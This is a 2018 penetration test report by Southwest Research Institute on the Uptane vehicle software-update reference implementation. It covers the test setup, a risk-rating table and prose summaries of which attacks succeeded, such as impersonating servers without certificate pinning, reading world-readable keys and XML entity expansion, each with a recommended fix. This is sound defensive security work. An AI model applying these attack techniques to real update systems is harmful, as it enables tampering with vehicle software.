

PENETRATION TEST REPORT
As part of the
**VULNERABILITY ASSESSMENT OF UPTANE REFERENCE
IMPLEMENTATION**

May 31, 2018

SwRI® Project No. 10.21713

Prepared for:

Mr. Sam Lauzon
University of Michigan Transportation Research Institute (UMTRI)
2901 Baxter Road
Ann Arbor, MI 48109-2150

Prepared by:



Southwest Research Institute®
6220 Culebra Road
San Antonio, Texas 78238-5166
Main Phone: 210 684-5111
Website: <http://www.swri.org>

PENETRATION TEST REPORT
As part of the
**VULNERABILITY ASSESSMENT OF UPTANE REFERENCE
IMPLEMENTATION**

May 31, 2018

SwRI® Project No. 10-21713



Cameron Mott, Project Manager



Eric Thorn, Ph.D., Manager R&D
Southwest Research Institute

EXECUTIVE SUMMARY

Southwest Research Institute® (SwRI®) provides this report to University of Michigan Transportation Research Institute (UMTRI) summarizing the red-team security assessment of the Uptane reference implementation. The objective of this security assessment was to perform a threat and vulnerability analysis of the Uptane reference implementation, detailing identified threats, residual vulnerabilities, and recommended mitigations for the system.

It should be noted that the Uptane reference implementation is intended solely for reference and should not be replicated for a production system. This testing acknowledges the limitations associated with a reference implementation, but addresses them as a production system. Recommendations are provided to help improve the reference implementation, however it is recognized that adopters should not deploy the reference implementation as-is due to the innate security vulnerabilities associated with a reference implementation.

This report summarizes SwRI's results for the security testing performed at SwRI in San Antonio, Texas. During the testing performed, SwRI identified potential vulnerabilities and recommends mitigation efforts in order to improve the Uptane reference implementation. Each potential vulnerability contains a recommendation to mitigate the vulnerability as well as a classification. There are three categories of classifications:

Specification Improvement – The specifications should be improved in order to require that the mitigation steps are performed.

Violation of Specification – The reference implementation is not following the requirements of the specifications.

Reference Demonstration Improvement – Changing the reference code would address the vulnerability, but the vulnerability is limited to only the reference that was tested for this effort.

Table 1 provides the summary of the improvements identified through this effort.

Table 1. Potential Vulnerabilities and Mitigation Recommendations

Potential vulnerabilities	Recommendation	Classification
Transport layer security (TLS) is not used to secure any communication	Use TLS (preferably utilizing mutual authentication) with a strong cipher suite to encrypt communication	Reference Demonstration Improvement
Certificate pinning is not used between Primary and servers	<ol style="list-style-type: none"> 1. Provision the Primary with the public key of the server(s) 2. Verify the certificate of external server(s) 	Reference Demonstration Improvement
Global read permissions are used for sensitive information (metadata, updates, encryption keys) stored on Primary, Secondary, director, image repo and timeserver	<ol style="list-style-type: none"> 1. Do not store sensitive information with global read permissions 2. Utilize a hardware (or virtual) trusted platform module (TPM) or hardware security module (HSM) to securely store encryption keys 3. Utilize the principle of least privilege in that a client should not contain the private key for the server with which it is communicating 	Reference Demonstration Improvement
Sensitive information is sent to ECUs that are known to be spoofing	<ol style="list-style-type: none"> 1. Do not process vehicle version manifests from known spoofed ECUs 2. Clients should be authenticated by the server before sending sensitive information 	Reference Demonstration Improvement
Trusted metadata is removed prior to authenticating a new update	Change the update process, do not remove previously trusted metadata until new trusted metadata is verified	Bug - Reference Demonstration Improvement
Updates with delegations in the director's <i>targets</i> metadata are downloaded by Primaries	Check metadata against the schemas for director metadata prior to downloading any additional images or metadata	Violation of Deployment Considerations (B.2.2)
Extremely large ECU version reports will cause Primaries to shut down	<ol style="list-style-type: none"> 1. Implement download restrictions on communication between Secondaries and Primaries 2. Primary performs schema checking on all fields when receiving an ECU version report 	Reference Demonstration Improvement
Users can modify the map file which allows attackers to force Primaries to communicate with a rogue server	Primaries should update map files only after receiving a signed map file from both the director and image repository to ensure the authenticity and integrity of the map file contents	Specification Improvement

Potential vulnerabilities	Recommendation	Classification
<i>SimpleXMLRPCServer</i> is susceptible to an XML entity expansion attack	Utilize the <i>defusedxml</i> package for parsing XML data	Reference Demonstration Improvement
An Uptane Secondary is not capable of downloading and installing multiple valid updates simultaneously and results in the Secondary entering a 'freeze-attacked' state.	Add functionality to the Secondary to recognize this situation and request and apply updates in their appropriate order	Reference Demonstration Improvement

It should be noted that the vulnerabilities address the explicit implementation of the Uptane reference code and did not reflect a failure in the Uptane framework.

This report contains the detailed procedures, tools, methods, and techniques used to discover the above security vulnerabilities. For each identified vulnerability, the report provides a description of the vulnerability and possible recommendations. Additionally, metrics for classifying the exploitability and severity are provided. The results contained in this report represent the culmination of the red-team penetration testing effort of the Uptane reference implementation.

REVISION NOTICE

Version	Date	Revision Summary
1	April 13, 2018	Initial Draft
2	April 20, 2018	Reviewed Draft
3	May 31, 2018	Reviewed Final

TABLE OF CONTENTS

	Page
EXECUTIVE SUMMARY	ii
1. Introduction	1
1.1 Scope.....	2
1.2 Acronyms and Abbreviations.....	2
2 Test Environment.....	3
2.1 Test Bench.....	3
2.2 Test Equipment	4
3 Testing Approach	5
3.1 Review Architecture and Product Documentation.....	5
3.2 Identify Threats	6
3.3 Develop Test Plan	6
3.4 Execute Test Plan	6
4 Findings	7
4.1 Informational Testing Results	8
4.2 Pass Testing Results	9
4.3 Fail Testing Results.....	10
5 Summary	13
Appendix A.....	A-1i
A.1 Test Plan Metrics and Ratings.....	A-1
A.2 Uptane Reference Implementation Test Plan	A-3
Appendix B	B-i
B.1 TEST.1 – Sniffing.....	B-1
B.1.1 Test Information.....	B-1
B.1.2 Test Case	B-1
B.1.3 Test Results	B-1
B.1.4 Test Steps	B-2
B.2 TEST.2 – TLS Downgrade.....	B-3
B.2.1 Test Information.....	B-3
B.2.2 Test Case	B-3
B.2.3 Test Results	B-3
B.2.4 Test Steps	B-4
B.3 TEST.3 – Examine Logs	B-6
B.3.1 Test Information.....	B-6
B.3.2 Test Case	B-6
B.3.3 Test Results	B-6
B.3.4 Test Steps	B-7
B.4 TEST.4 – Certificate Checking.....	B-14

B.4.1	Test Information.....	B-14
B.4.2	Test Case	B-14
B.4.3	Test Results	B-14
B.4.4	Test Steps	B-15
B.5	TEST.6 – Client Storage Encryption.....	B-16
B.5.1	Test Information.....	B-16
B.5.2	Test Case	B-16
B.5.3	Test Results	B-16
B.5.4	Test Steps	B-18
B.6	TEST.8 – Uptane Client Registration	B-20
B.6.1	Test Information.....	B-20
B.6.2	Test Case	B-20
B.6.3	Test Results	B-20
B.6.4	Test Steps	B-22
B.6.5	Test Scripts	B-24
B.7	TEST.9 – Key Revocation	B-26
B.7.1	Test Information.....	B-26
B.7.2	Test Case	B-26
B.7.3	Test Results	B-26
B.7.4	Test Steps	B-27
B.7.5	Test Scripts	B-31
B.8	TEST.10 – Endless Data Update	B-33
B.8.1	Test Information.....	B-33
B.8.2	Test Case	B-33
B.8.3	Test Results	B-33
B.8.4	Test Steps	B-34
B.8.5	Test Scripts	B-36
B.9	TEST.11 – Replay Update	B-37
B.9.1	Test Information.....	B-37
B.9.2	Test Case	B-37
B.9.3	Test Results	B-37
B.9.4	Test Steps	B-38
B.9.5	Test Scripts	B-39
B.10	TEST.12 – Malicious Update	B-41
B.10.1	Test Information.....	B-41
B.10.2	Test Case	B-41
B.10.3	Test Results	B-41
B.10.4	Test Steps	B-42
B.10.5	Test Scripts	B-43
B.10.6	Test Information.....	B-44
B.10.7	Test Case	B-45

B.10.8	Test Results	B-45
B.10.9	Test Steps	B-46
B.11	TEST.14 – Mix and Match Update.....	B-49
B.11.1	Test Information.....	B-49
B.11.2	Test Case	B-49
B.11.3	Test Results	B-49
B.11.4	Test Steps	B-51
B.11.5	Test Scripts	B-53
B.12	TEST.15 – Rollback Update	B-55
B.12.1	Test Information.....	B-55
B.12.2	Test Case	B-55
B.12.3	Test Results	B-55
B.12.4	Test Steps	B-56
B.12.5	Test Scripts	B-57
B.13	TEST.21 – Server Storage Encryption.....	B-58
B.13.1	Test Information.....	B-58
B.13.2	Test Case	B-58
B.13.3	Test Results	B-58
B.13.4	Test Steps	B-59
B.14	TEST.22 – Partial Bundle	B-62
B.14.1	Test Information.....	B-62
B.14.2	Test Case	B-62
B.14.3	Test Results	B-62
B.14.4	Test Steps	B-63
B.14.5	Test Scripts	B-64
B.15	TEST.25 – Delegation Attack	B-66
B.15.1	Test Information.....	B-66
B.15.2	Test Case	B-66
B.15.3	Test Results	B-66
B.15.4	Test Steps	B-68
B.16	TEST.26 – Version Report DOS.....	B-70
B.16.1	Test Information.....	B-70
B.16.2	Test Case	B-70
B.16.3	Test Results	B-70
B.16.4	Test Steps	B-72
B.16.5	Test Scripts	B-72
B.17	TEST.27 – Replace ECU.....	B-74
B.17.1	Test Information.....	B-74
B.17.2	Test Case	B-74
B.17.3	Test Results	B-74
B.17.4	Test Steps	B-75

B.18	TEST.28 – Ownership Change	B-78
B.18.1	Test Information.....	B-78
B.18.2	Test Case	B-78
B.18.3	Test Results	B-78
B.18.4	Test Steps	B-79
B.19	TEST.32 – RPC Recon.....	B-81
B.19.1	Test Information.....	B-81
B.19.2	Test Case	B-81
B.19.3	Test Results	B-81
B.19.4	Test Steps	B-82
B.19.5	Test Scripts	B-84
B.20	TEST.33 – RPC Calls	B-86
B.20.1	Test Information.....	B-86
B.20.2	Test Case	B-86
B.20.3	Test Results	B-86
B.20.4	Test Steps	B-87
B.20.5	Test Scripts	B-88
B.21	TEST.34 – XML Entity Expansion	B-89
B.21.1	Test Information.....	B-89
B.21.2	Test Case	B-89
B.21.3	Test Results	B-89
B.21.4	Test Steps	B-91
B.21.5	Test Scripts	B-91
B.22	TEST.35 – Push Multiple Updates	B-93
B.22.1	Test Information.....	B-93
B.22.2	Test Case	B-93
B.22.3	Test Results	B-93
B.22.4	Test Steps	B-94

LIST OF FIGURES

	Page
Figure 1: 2018 Milestones.....	1
Figure 2. Test Setup Topology.....	3
Figure 3. Risk Based Assessment Methodology (RBAM)	5
Figure B-1. Test Environment Setup	B-2
Figure B-2. Test Environment Setup	B-4
Figure B-3. Communication Output in Wireshark	B-5
Figure B-4. Primary Interrupted During Registration	B-23

LIST OF TABLES

	Page
Table 1. Potential Vulnerabilities and Mitigation Recommendations.....	iii
Table 2. High Level Project Schedule Overview.....	1
Table 3. Risk Metrics for All Test Cases.....	7
Table A-1. Priority Ratings and Descriptions	A-1
Table A-2. Expertise Ratings and Descriptions	A-1
Table A-3. Effort Ratings and Descriptions	A-1
Table A-4. Impact Ratings and Descriptions	A-2
Table A-5. Result Ratings and Descriptions	A-2
Table A-6. Vector Ratings and Descriptions.....	A-2
Table A-7. Test Plan Spreadsheet	A-3
Table B-1. Delegate Size Effect	B-69

1. INTRODUCTION

SwRI performed the vulnerability assessment of the Uptane reference implementation at SwRI's facilities in San Antonio, TX. SwRI started testing on February 12th, 2018 following the acceptance of the test plan document by UMTRI and the test environment setup at SwRI.

SwRI conducted the testing using a white-box testing approach where source code used to run the backend servers and the Uptane clients were fully accessible to SwRI. The Test Environment section details the full extent of the testing setup.

Before testing activities began, SwRI provided UMTRI with a high-level project schedule indicating tasks, milestones, deliverables, and completion status. Weekly updates and a project schedule were provided to UMTRI during testing that provided an indication of the project's status. The high-level project schedule overview is provided in the Table 2 below.

Table 2. High Level Project Schedule Overview

Project Task	Begin Date	End Date
Create Test Plan	1/1/2018	2/9/2018
Threat Assessment Document	1/15/2018	4/6/2018
Development of C Client	1/22/2018	2/6/2018
Setup Test Environment	1/29/2018	2/9/2018
Execute Test Plan	2/12/2018	3/23/2018
Code Review	2/12/2018	2/23/2018
Penetration Testing Report	2/19/2018	4/6/2018-
Final Penetration Testing Report	4/20/2018	4/20/2018
Final Threat Assessment Report	4/20/2018	4/20/2018

The milestones of the project are represented visually in the image below.




Figure 1: 2018 Milestones

1.1 Scope

The objectives of this vulnerability assessment were to identify vulnerabilities and recommend improvements to the Uptane Reference Implementation. The following areas were investigated for this vulnerability assessment:

- Uptane Reference Servers
 - Image Repository
 - Director Repository (with Inventory Database)
 - Timeserver
- Uptane Reference Primary
- Uptane Reference Secondary

For this project, SwRI did not consider the security vulnerabilities associated with 3rd party hardware or the connectivity security of the Wi-Fi technology being utilized by the devices under test.

1.2 Acronyms and Abbreviations

Acronym	Definition
API	Application Programming Interface
DMZ	Demilitarized Zone
DOS	Denial of Service
ECU	Electronic Control Unit
ESSG	Embedded Systems Security Group
HSM	Hardware Security Module
MITM	Man-in-the-Middle
N/A	Not Applicable
NYU	New York University
RBAM	Risk-Based Assessment Methodology
SSL	Secure Sockets Layer
SwRI	Southwest Research Institute
TLS	Transport Layer Security
TPM	Trusted Platform Module
TUF	The Update Framework
UMTRI	University of Michigan Transportation Research Institute
XML	Extensible Markup Language
XML-RPC	Extensible Markup Language Remote Procedure Call

2 TEST ENVIRONMENT

Before the vulnerability assessment began, SwRI assembled a test environment to support security penetration testing activities. The test environment utilized dedicated laboratory space to perform testing, configuring a demilitarized zone (DMZ), the allocation of hardware (i.e., Raspberry Pi 3), allocation of software, computers and test equipment, and the validation of software tools and equipment.

2.1 Test Bench

SwRI procured three (3) Raspberry Pi 3's to be used for the assessment. The Pis represented the three main computing devices in an Uptane environment: Uptane servers, an Uptane Primary, and an Uptane Secondary. These units were connected to a SwRI-owned router configured behind a DMZ. Figure 2 below shows the test setup topology.




Figure 2. Test Setup Topology

2.2 Test Equipment

SwRI utilized the following Institute-licensed software and Institute-owned hardware in support of this testing:

- Kali Linux Test Computers
- Raspberry Pi 3
- HP Procurve Switch
- Linksys Router
- Custom Scripts

New York University (NYU) furnished the following documents in support of this testing:

- Uptane Deployment Considerations (v2017.06.12)
- Uptane Implementation Specifications (v2017.04.03)

3 TESTING APPROACH

This section details the testing approach for this project following SwRI's Risk Based Assessment Methodology (RBAM) as shown below in Figure 3.




Figure 3. Risk Based Assessment Methodology (RBAM)

3.1 Review Architecture and Product Documentation

In support of development of a test bed and test plan, SwRI reviewed the documentation provided by NYU: Uptane Deployment Considerations (v2017.06.12) and Uptane Implementation Specification (v2017.04.03). Additionally, SwRI leveraged its experience with over-the-air frameworks and penetration testing on networked devices to identify attack surfaces in support of test environment construction and test plan development.

3.2 Identify Threats

The threat identification process leveraged the stated goals of the assessment which focused on exploitation of the Uptane servers (including Inventory Database), Uptane Primary, and the Uptane Secondary. The threat assessment focused on identifying entry points from which threats can exploit potential vulnerabilities, and main update functionality performed by the servers and clients. The team used this threat assessment to develop a series of test cases.

3.3 Develop Test Plan

SwRI developed an initial test plan that outlined the types of tests to be performed against the Uptane framework. SwRI utilizes a risk rating approach to prioritize test case execution. This provides a method for ensuring the most critical attack vectors are investigated first, and potentially high-risk items do not go untested. The process begins by identifying a list of potential vulnerabilities that may affect a system. For each potential vulnerability, SwRI then assigns: priority, attacker expertise, level of effort required, and impact of the attack. SwRI combines these ratings to generate an overall risk rating associated with the potential vulnerabilities. This risk rating drives the testing process. Appendix A.2 contains the finalized test plan.

3.4 Execute Test Plan

SwRI executed informational tests before vulnerability tests as part of the reconnaissance phase of the assessment. This phase focused on gathering information about the software and system that will either aid in more complex tests or help discover unknowns about the system that were not apparent in the information gathering stage. SwRI updated the test plan using this new information; the test plan is considered a living-document and is updated throughout testing.

SwRI organized the test plan execution in a breadth-first approach. A breadth-first approach seeks to assess whether vulnerabilities exist for high impact with low complexity tests first across all identified interfaces, thus providing coverage. Once these risks have been assessed, a more in-depth testing was performed. The goal of this assessment was to identify the most damaging and easily exploited vulnerabilities first, and as time allows, identify other security issues. As an expected result, not all test cases in the test plan were executed within the duration of the testing effort.

Once a test is completed it is categorized in one (1) of four (4) possible results: Info, Pass, Fail, or N/A. A Pass indicates that the test resulted in a positive finding; the security feature or system design prevented an attack. A Fail indicates that the test resulted in a negative finding; an attack was possible due to failed or missing security controls. An Info indicates that the test resulted in information that could be used in an attack or to devise new attacks. N/A indicates tests that could not be performed either due to limited device functionality (or availability) or due to schedule constraints and noted in the comments section. Additional details about a test's findings are provided in the test procedure write-up generated for each test.

To help clarify the impact of a pass or fail result, additional criteria are provided to qualify the expertise required to execute the attack, provide a metric of skill in how much effort is applied to identify the attack, quantify the impact, and identify the attack vector to determine how easily an attack can be executed. Appendix A.1 provides descriptions of the ratings assigned to test cases.

4 FINDINGS

During the testing period, a total of thirty-five (35) tests were identified for testing the Uptane reference implementation. The results were as follows:

- Two (2) of the tests conducted were informational, providing a basis for further testing.
- Nine (9) of the tests conducted resulted in a positive or pass result.
- Twelve (12) of the tests conducted resulted in a negative or fail result indicating the presence of a vulnerability.
- Twelve (12) of the tests were unable to be completed due to limited device functionality, availability, schedule constraints, or were combined with other applicable tests.

Appendix B contains detailed test procedures for each test performed. Table 3 contains the results for all tests with their respective risk metrics; test details are further discussed in their respective sections below.

Table 3. Risk Metrics for All Test Cases

Test	Name	Result	Priority	Expertise	Effort	Impact	Vector
1	Sniffing	Info	Low	Low	Low	Low	Server + Client
2	TLS/SSL Downgrade	Fail	Medium	Medium	Low	Medium	Client
3	Examine Logs	Pass	Low	Low	Low	Low	Client
4	Certificate Checking	Fail	Medium	Low	Low	Medium	Client
5	Application Permissions	N/A	Low	Low	Low	Low	Client
6	Client Storage Encryption	Fail	Medium	Medium	Medium	Medium	Client
7	Code Obfuscation	N/A	Medium	Low	Medium	Medium	Client
8	Uptane Client Registration	Fail	Medium	Medium	Medium	Medium	Server + Client
9	Key Revocation	Pass	High	Medium	Medium	High	Server + Client
10	Endless Data Update	Pass	High	Low	Low	High	Server + Client
11	Replay Update	Pass	High	Medium	Low	High	Server + Client
12	Malicious Update	Pass	High	Low	Low	High	Server + Client
13	Partial Update	Pass	High	Low	Medium	High	Server + Client
14	Mix and Match Update	Fail	High	Medium	High	High	Server + Client
15	Rollback Update	Pass	High	Low	Low	High	Server + Client
16	Spider Server	N/A	Low	Low	Low	Low	Server
17	Server Encryption	N/A	Low	Low	Low	Low	Server

Test	Name	Result	Priority	Expertise	Effort	Impact	Vector
18	Examine Credentials	N/A	Low	Low	Low	Medium	Server
19	Session Termination	N/A	Medium	Medium	Low	Medium	Server
20	Privilege Escalation	N/A	Medium	Medium	Medium	Medium	Server
21	Server Storage Encryption	Fail	Medium	Medium	Medium	Medium	Server
22	Partial Bundle	Pass	Medium	High	Medium	High	Client
23	Compromised Developer	N/A	Medium	High	Medium	High	Server
24	Vulnerability Exploit	N/A	Low	High	High	High	Client
25	Delegation Attack	Fail	Medium	Medium	Medium	Medium	Server + Client
26	Version Report DOS	Fail	High	High	Medium	Medium	Client
27	Replace ECU	Pass	Medium	Low	Medium	Medium	Client
28	Ownership Change	Fail	Medium	Medium	Medium	High	Client
29	File Examination	N/A	Medium	Medium	Medium	Low	Server
30	Buffer Overflow	N/A	Medium	Medium	Medium	Medium	Server + Client
31	Seed Entropy	N/A	Medium	High	Medium	Low	Server
32	RPC Recon	Info	Medium	Low	Low	Low	Server
33	RPC Calls	Fail	Medium	Low	Low	Medium	Server
34	XML Entity Expansion	Fail	Medium	Medium	Low	Medium	Server
35	Push Multiple Updates	Fail	Medium	Low	Low	High	Server

4.1 Informational Testing Results

Two (2) tests conducted yielded information which could be used for further testing. The following paragraphs provide summaries for both informational tests performed against the Uptane reference implementation.

Test 1 (*Sniffing*) investigated inbound and outbound traffic between the Uptane servers and the Uptane Primary, and the Uptane Primary and the Uptane Secondary. Analysis of the network traffic determined that the reference implementation is communicating using Extensible Markup Language Remote Procedure Call (XMLRPC) and is not using Transport Layer Security (TLS).

Test 32 (*RPC Recon*) investigated the available Remote Procedure Calls (RPCs) to both the directory and image repository that do not require authentication, with the intention of gathering information from the servers. These calls revealed that the director repository will return all VINs stored in the database without authentication. It also revealed that the image repository will return all update files and their data without authentication. This information was utilized on additional testing to reverse engineer the system.

4.2 Pass Testing Results

Nine (9) of the tests concluded with a positive result, meaning the vulnerability for the targeted device did not exist. The following paragraphs provide summaries for each passed test.

Test 3 (*Examine Logs*) examined the process output and common log locations to determine if the Uptane servers or clients were logging security relevant information. The tests did not find any logs with security pertinent information, thus, this test passed.

Test 9 (*Key Revocation*) attempted to perform a rogue key revocation on the director repository. This included creating four (4) new sets of keys for the four (4) repository roles, then signing and sending new metadata to the Secondary to see how it would respond. The Secondary would not update its metadata to the new rogue signatures, therefore, this test passed.

Test 10 (*Endless Data Update*) attempted to send an endless data update to the Uptane Primary to determine if it would download the data and run out of memory. This required impersonating the legitimate servers and creating a very large update (1GB), but not generating new metadata to reflect the size (since that would reflect a key compromise as well). Due to the underlying TUF framework, the Primary would only download up to the length determined in the *targets* metadata and not the entire update (1GB). Therefore, since the Primary is not susceptible to an endless data update attack this test passed.

Test 11 (*Replay Update*) was executed to determine if the Secondary is vulnerable to a replayed update. This involved observing a valid update occurring between a Primary and a Secondary, then copying the Primary's responses off to be used later. After setting up a rogue Primary to interface with the Secondary and using the data captured from the previous update, the Primary sent the previous metadata and update to the Secondary. The Secondary recognized that it had already downloaded the update and did not re-install the replayed update and passed this test.

Test 12 (*Malicious Update*) sent several malicious updates to the Secondary to determine if the Secondary would download and install the update. This required crafting several modified updates and imitating a Primary to the Secondary. The Secondary recognized that the filename, length, or hash from the malicious update did not align with the values present in the director and image repository's *targets* metadata, and would not download the update. Since the Secondary was not vulnerable to the crafted malicious updates, this test passed.

Test 13 (*Partial Update*) interrupted both Primaries and Secondaries throughout the update process to determine if the device would enter an errored state. This required removing the connection for both the Primary and Secondary through various phases of the update process. Neither automatically attempted to continue the download process after regaining their network connection. However, they both could successfully download and install an update when prompted after regaining the network connection. Since neither the Primary nor Secondary entered an error state that may prevent them from downloading and installing an update, this test passed.

Test 15 (*Rollback Update*) attempted to send an old update to the Primary with the goal of causing the Primary to download and install an older version of its software. This required performing and monitoring multiple updates to the Primary and replaying an old, but valid, update to the Primary. The Primary recognized that the version in the metadata was older than the current installed version and was not susceptible to the rollback update, thus passing this test.

Test 22 (*Partial Bundle*) attempted to cause the Primary to download a subset of intended images to determine if the Primary would enter an error state. This required the attackers only making two (2) out

of the three (3) applicable updates available to be downloaded by the Primary. The Primary downloaded the available updates and did not enter an errored state, therefore passing this test.

Test 27 (*Replace ECU*) determined if the reference implementation is capable of replacing ECU's within a vehicle. This required creating a legitimate vehicle with an associated Primary and Secondary. Afterward, the attacks attempted to register a new Secondary with the Primary (to replicate the replacement of a Secondary) and registering a Primary with the associated VIN (to replicate the replacement of a Primary). Neither of the tests prohibited functionality nor caused the Primary or Secondary to enter an errored state. There are areas for the registration process to be improved to ensure the replacement ECU is legitimate and not an attacker, which is discussed further in *Test 8 Update Client Registration*. However, since none of the ECUs entered an error state, this test passed.

4.3 Fail Testing Results

Twelve (12) of the tests concluded with a negative result, meaning the reference implementation was vulnerable to the attack conducted. The following paragraphs provide summaries for each failed test including proposed mitigations.

Test 2 (*TLS/SSL Downgrade*) examined communication to/from the Primary when performing an update to determine if TLS was being used. If so, SwRI would investigate if it is susceptible to a TLS downgrade attack and if it is using mutual authentication. SwRI determined that TLS is not being used, therefore negating the necessity of a downgrade attack or mutual authentication investigation, and resulting in a failed test. SwRI recommends using TLS (preferably mutual authentication if possible) and utilizing strong cipher suites to encrypt communication.

Test 4 (*Certificate Checking*) attempted to exploit the lack of certificate pinning to retrieve sensitive information from a Primary by imitating a server. SwRI determined that the Primary only has the IP address of the server and does not have an associated public certificate. By ensuring our rogue server was listening on the expected IP address and port, the Primary would communicate sensitive information with a rogue server, therefore failing this test. SwRI recommends that the Primary know and utilize the public key of the server to validate the identity of the server before sending sensitive information.

Test 6 (*Client Storage Encryption*) was executed to determine if the clients (Primary and Secondary) were storing security sensitive information in memory or a temporary directory. This required observing the directory structures of the clients throughout an update process. SwRI determined that the clients are storing all metadata and downloaded updates in a temporary directory with global read permissions. Additionally, this test determined cryptographic keys used to sign metadata and updates are encrypted, but also have global read permissions. Since the testers could successfully read all metadata, update images, and cryptographic keys, this test failed. SwRI recommends to not use a global-read temporary directory to store security sensitive information throughout the update process. Additionally, SwRI recommends not storing encryption keys with global read permissions, and instead, utilize a hardware or virtual trusted platform module (TPM) or hardware security module (HSM). Lastly, SwRI recommends utilizing the principle of least privilege, in that, a client (Primary or Secondary) should not have access to the private keys for any other ECUs or servers.

